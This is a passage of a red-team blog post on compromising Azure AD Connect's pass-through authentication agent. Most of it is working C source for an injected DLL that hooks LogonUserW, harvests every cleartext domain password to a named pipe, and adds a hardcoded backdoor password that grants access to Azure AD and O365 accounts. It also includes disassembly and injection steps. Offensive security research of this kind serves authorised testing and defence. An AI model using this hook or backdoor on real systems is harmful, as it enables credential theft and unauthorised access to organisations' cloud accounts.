        [DllImport("advapi32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
        [return: MarshalAs(UnmanagedType.Bool)]
        internal static extern bool LogonUser([In] string lpszUserName, [In] string lpszDomain, [In] string lpszPassword, [In] uint dwLogonType,
          [In] uint dwLogonProvider, out SafeCloseHandle phToken);
    }
}
```

And if we attach a debugger, add a breakpoint on this method, and attempt to authenticate to Azure AD, we will see this:



This means that when a user enters their password via Azure AD with PTA configured, their credentials are being passed un-hashed onto the connector which then validates them against Active Directory. So what if we compromise a server responsible for Azure AD Connect? Well this gives us a good position to start syphoning off clear-text AD credentials each time someone tries to authenticate via Azure AD.

So just how do we go about grabbing data out of the connector during an engagement?

As we saw above, although the bulk of the logic takes place in .NET, the actual authentication call to validate credentials passed from Azure AD is made using the unmanaged Win32 API `LogonUserW`. This gives us a nice place to inject some code and redirect calls into a function that we control.

To do this we will need to make use of the `SeDebugPrivilege` to grab a handle to the service process (as this is running under the `NT SERVICE\ADSync`). Typically `SeDebugPrivilege` is only available to local administrators,

meaning that you will need to gain local admin access to the server to modify the running process.

Before we add our hook, we need to take a look at just how `LogonUserW` works to ensure that we can restore the call to a stable state once our code has been executed. Reviewing `advapi32.dll` in IDA, we see that `LogonUser` is actually just a wrapper around `LogonUserExExW`:

```
; Exported entry 1421. LogonUserW


; BOOL __stdcall LogonUserW(LPCWSTR lpszUsername, LPCWSTR lpszDomain, LPCWSTR lpszP
public LogonUserW
LogonUserW proc near

var_58= dword ptr -58h
var_18= byte ptr -18h
dwLogonProvider= dword ptr  28h
phToken= qword ptr  30h

mov     r11, rsp
mov     [r11+8], rbx
mov     [r11+10h], rbp
mov     [r11+18h], rsi
mov     [r11+20h], rdi
push    r12
push    r14
push    r15
sub     rsp, 60h
mov     rdi, [rsp+78h+phToken]
lea     rax, [r11+30h]
mov     esi, [rsp+78h+dwLogonProvider]
mov     r12, rcx
xor     ecx, ecx
mov     ebp, r9d
mov     [r11-28h], rcx
mov     r14, r8
mov     [r11-30h], rcx
mov     r15, rdx
mov     [r11-38h], rcx
mov     [r11-40h], rcx
mov     [r11-48h], rax
mov     [r11-50h], rcx
mov     [rdi], rcx
mov     rcx, r12
mov     [rsp+78h+var_58], esi
call    cs:LogonUserExExW_0 ; Wrapper around here
```

Ideally we don't want to be having to support differences between Windows versions by attempting to return execution back to this function, so going back to the connector's use of the API call we can see that all it actually cares about is if the authentication passes or fails. This allows us to leverage any other API which implements the same validation (with the caveat that the call doesn't also invoke `LogonUserW`). One API function which matches this requirement is `LogonUserExW`.

This means that we can do something like this:

1. Inject a DLL into the Azure AD Sync process.
2. From within the injected DLL, patch the LogonUserW function to jump to our hook.
3. When our hook is invoked, parse and store the credentials.
4. Forward the authentication request on to LogonUserExW.
5. Return the result.

I won't go into the DLL injection in too much detail as this is covered widely within other blog posts, however the DLL we will be injecting will look like this:

```
#include <windows.h>
#include <stdio.h>

// Simple ASM trampoline
// mov r11, 0x4142434445464748
// jmp r11
unsigned char trampoline[] = { 0x49, 0xbb, 0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42, 0x41, 0x41, 0xff, 0xe3 };

BOOL LogonUserWHook(LPCWSTR username, LPCWSTR domain, LPCWSTR password, DWORD logonType, DWORD logonProvider, PHANDLE hToken);

HANDLE pipeHandle = INVALID_HANDLE_VALUE;

void Start(void) {
DWORD oldProtect;

// Connect to our pipe which will be used to pass credentials out of the connector
while (pipeHandle == INVALID_HANDLE_VALUE) {
pipeHandle = CreateFileA("\\\\.\\pipe\\azureadpipe", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
Sleep(500);
}

void *LogonUserWAddr = GetProcAddress(LoadLibraryA("advapi32.dll"), "LogonUserW");
```

```
if (LogonUserWAddr == NULL) {
// Should never happen, but just incase
return;
}

// Update page protection so we can inject our trampoline
VirtualProtect(LogonUserWAddr, 0x1000, PAGE_EXECUTE_READWRITE, &oldProtect);

// Add our JMP addr for our hook
*(void **)(trampoline + 2) = &LogonUserWHook;

// Copy over our trampoline
memcpy(LogonUserWAddr, trampoline, sizeof(trampoline));

// Restore previous page protection so Dom doesn't shout
VirtualProtect(LogonUserWAddr, 0x1000, oldProtect, &oldProtect);
}

// The hook we trampoline into from the beginning of LogonUserW
// Will invoke LogonUserExW when complete, or return a status ourselves
BOOL LogonUserWHook(LPCWSTR username, LPCWSTR domain, LPCWSTR password, DWORD logonType, DWORD logonProvider, PHANDLE hToken) {
PSID logonSID;
void *profileBuffer = (void *)0;
DWORD profileLength;
QUOTA_LIMITS quota;
bool ret;
WCHAR pipeBuffer[1024];
DWORD bytesWritten;

swprintf_s(pipeBuffer, sizeof(pipeBuffer) / 2, L"%s\\%s - %s", domain, username, password);
```

```
    WriteFile(pipeHandle, pipeBuffer, sizeof(pipeBuffer), &bytesWritten, NULL);

    // Forward request to LogonUserExW and return result
    ret = LogonUserExW(username, domain, password, logonType, logonProvider, hToken, &logonSID,
    &profileBuffer, &profileLength, &quota);
    return ret;
    }

    BOOL APIENTRY DllMain( HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
    )
    {
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    Start();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
    break;
    }
    return TRUE;
    }
```

And when executed, we can see that credentials are now harvested each time a user authenticates via Azure AD:

Backdoor LogonUser

OK, so we have seen how to retrieve credentials, but what about if we actually want to gain access to an Azure AD supported service? Well at this stage we control `LogonUserW`, and more importantly, we control its response, so how about we insert a backdoor to provide us access.

Within our DLL code, let's add a simple check for a hardcoded password:

```
BOOL LogonUserWHook(LPCWSTR username, LPCWSTR domain, LPCWSTR password, DWORD logonType, DWORD logonProvider, H
        PSID logonSID;
        void *profileBuffer = (void *)0;
        DWORD profileLength;
        QUOTA_LIMITS quota;
        bool ret;
        WCHAR pipeBuffer[1024];
        DWORD bytesWritten;

        swprintf_s(pipeBuffer, sizeof(pipeBuffer) / 2, L"%s\\%s - %s", domain, username, password);
        WriteFile(pipeHandle, pipeBuffer, sizeof(pipeBuffer), &bytesWritten, NULL);

        // Backdoor password
        if (wcscmp(password, L"ComplexBackdoorPassword") == 0) {
                // If password matches, grant access
                return true;
        }

        // Forward request to LogonUserExW and return result
        ret = LogonUserExW(username, domain, password, logonType, logonProvider, hToken, &logonSID, &profileBuf
        return ret;
}
```

Obviously you can implement a backdoor as complex or as simple as you want, but let's see how this looks when attempting to authenticate against O365:

So what are the takeaways from this? Well first of all, it means for us as red teamers, targeting Azure AD Connect can help to expedite the domain admin chase. Further, if the objectives of the assessment are within Azure or another services integrated with Azure AD, we have the potential to work around authentication for any account which passes an authentication request via PTA.

That being said, there is a lot of configuration and alternate options available when deploying Azure AD, so I’m keen to see any further research on just how red teamers can leverage this service.

Source: https://blog.xpnsec.com/azuread-connect-for-redteam/